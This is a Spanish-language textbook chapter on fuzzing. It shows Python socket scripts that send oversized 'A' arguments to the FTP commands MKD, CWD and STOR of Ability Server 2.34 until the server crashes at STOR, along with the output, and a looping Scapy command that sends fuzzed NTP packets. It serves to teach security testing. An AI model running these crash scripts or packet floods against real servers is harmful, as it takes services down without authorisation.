Capítulo 5
El fuzzing

1. Introducción

Procedente del término inglés *fuzzy* (difuso en español), el fuzzing es un método de automatización de pruebas. Se basa en los fuzzers (herramientas software) para automatizar la identificación de bugs o fallos en aplicaciones. Aporta un ahorro de tiempo importante al hacer frente a programas que pueden contener miles de líneas de código.

El proceso consiste en verificar las posibles entradas para una aplicación determinada, y forzar operaciones en el caso de que esta reaccione de manera anormal. El fuzzer servirá así para bombardear la aplicación con códigos anómalos de forma intencionada.

Su finalidad es la mejora de los desarrollos, una vez identificado un bug (error). El fuzzing está destinado principalmente a los desarrolladores e investigadores de seguridad. Sin embargo, los piratas resultan ser también beneficiarios del proceso.

Existen fuzzers "llave en mano", que nos permiten hacer las primeras pruebas y nos dan a menudo buenos resultados, pero con frecuencia tendremos que crear nuestro propio fuzzer para un caso específico.


Podemos citar algunos fuzzers como Spike, Fusil, zzuf, wfuzz...

Los fuzzers son específicos a un protocolo o un servicio, como por ejemplo los fuzzers FTP, web, etc.


2. Fuzzing FTP

Tomemos para comenzar un caso simple con la aplicación Ability Server 2.34 que es un software comercial que permite crear de forma sencilla un servidor FTP, HTTP o e-mail.

Vamos a atacar a este servidor FTP porque conocemos sus vulnerabilidades.



Vamos a **Settings** para configurar un usuario con la identificación de ftp y su contraseña ftp por ejemplo.



A partir de ese momento, cuando hacemos clic en **Activate** en la línea de **FTP Server**, obtenemos un acceso al FTP que nos conecta como usuario ftp con la contraseña ftp.

Partiremos de esta situación para crear un script que tratará de hacer fallar a la aplicación.

Estamos en presencia del protocolo FTP, debemos saber cuáles son las pruebas que podemos realizar.

Una de las pruebas posibles es proporcionar como argumento a un comando un número de argumentos no previsto.

Además, debemos identificar los comandos FTP que aceptan argumentos. Para esto, tenemos una documentación muy útil que es la RFC.

Así podemos ir a consultar la RFC 959 y podremos ver que los comandos `CWD`, `MKD` y `STOR` aceptan argumentos.

Para el ejemplo, solo tomaremos estos tres comandos, pero en la práctica habría que probar todos los comandos que aceptan un argumento.

Vamos a comenzar escribiendo un script en Python que efectúe la conexión para probarla.

script_conexion_ftp.py

```
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.1.16",21))
data=s.recv(1024)
print data
s.send("USER ftp\r\n")
print s.recv(1024)
s.send("PASS ftp\r\n")
print s.recv(1024)
s.send("QUIT\r\n")
s.close()
```

Al probar este script, podemos constatar que se ve correctamente una conexión del usuario ftp en Ability Server.

Continuemos nuestra investigación y probemos, al estar conectados, a enviar un comando y recibir su respuesta.

script_comando_ftp.py

```
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.10",21))
data=s.recv(1024)
print data
s.send("USER ftp\r\n")
print s.recv(1024)
s.send("PASS ftp\r\n")
print s.recv(1024)
s.send("PWD\r\n")
data=s.recv(1024)
print data
s.send("QUIT\r\n")
s.close()
```

```
javier@Debian8:~/python/cap5$ ./script_comando_ftp.py
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

257 "/" is current directory.

javier@Debian8:~/python/cap5$
```

Hemos conseguido enviar y recibir un comando FTP.

Vamos ahora a tratar de enviar varios comandos y, para cada una de ellos, de enviar un número de argumentos creciente hasta provocar una fallo potencial del servidor FTP.

Vamos a enviar "A" como argumentos.

Script_final_ftp_fuzzing.py


```
#!/usr/bin/env python
#--*-- coding:UTF-8 --*--

import socket

comando=['MKD','CWD','STOR']
```

```
for comand in comando:
      car=" "
      while len(car)<2000:
            car=car+"A"*10
            s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
            s.connect(("192.168.1.16",21))
            data=s.recv(1024)
            print data
            s.send("USER ftp\r\n")
            print s.recv(1024)
            s.send("PASS ftp\r\n")
            print s.recv(1024)
            comands=comand + " "+car+"\r\n"
            s.send(comands)
            print comands + " : " + str(len(car))
            s.send("QUIT\r\n")
```

En este script vamos a tomar cada comando de la lista `comando` mediante el bucle `for` para luego, usando el bucle `while`, añadir los argumentos.

```
STOR : 1011
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

STOR : 1021
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

STOR : 1031
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code
-Crafters).

331 Please send PASS now.

230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.

STOR : 1041
```

Podemos observar que el script se detiene en el comando `STOR` con 1041 caracteres A y que Ability Server ha sufrido un crash.



Acabamos de realizar nuestro primer fuzzer.

3. Fuzzing con Scapy

La función `fuzz()` es capaz de cambiar cualquier valor por defecto, tal como el checksum de un objeto cuyo valor es aleatorio y el tipo adecuado para el campo. Esto nos permitirá crear rápidamente un fuzzer y enviarlo en un bucle.

En el siguiente ejemplo, la capa IP es normal y las capas UDP y NTP han sido distorsionadas (fuzzed). El checksum UDP será correcto, el puerto UDP de destino se sobrecargará, NTP tendrá el valor 123 y la versión se forzará a 4. Todos los demás puertos serán asignados de forma aleatoria.

```
>>> send(IP(dst="10.0.0.2")/fuzz(UDP()/NTP(version=4)),loop=1)
.....................................................................
.....................................................................
.....................................................................
```

Podemos por supuesto, como hemos visto en el capítulo Red: la librería Scapy, configurar la función `fuzz()` como queramos.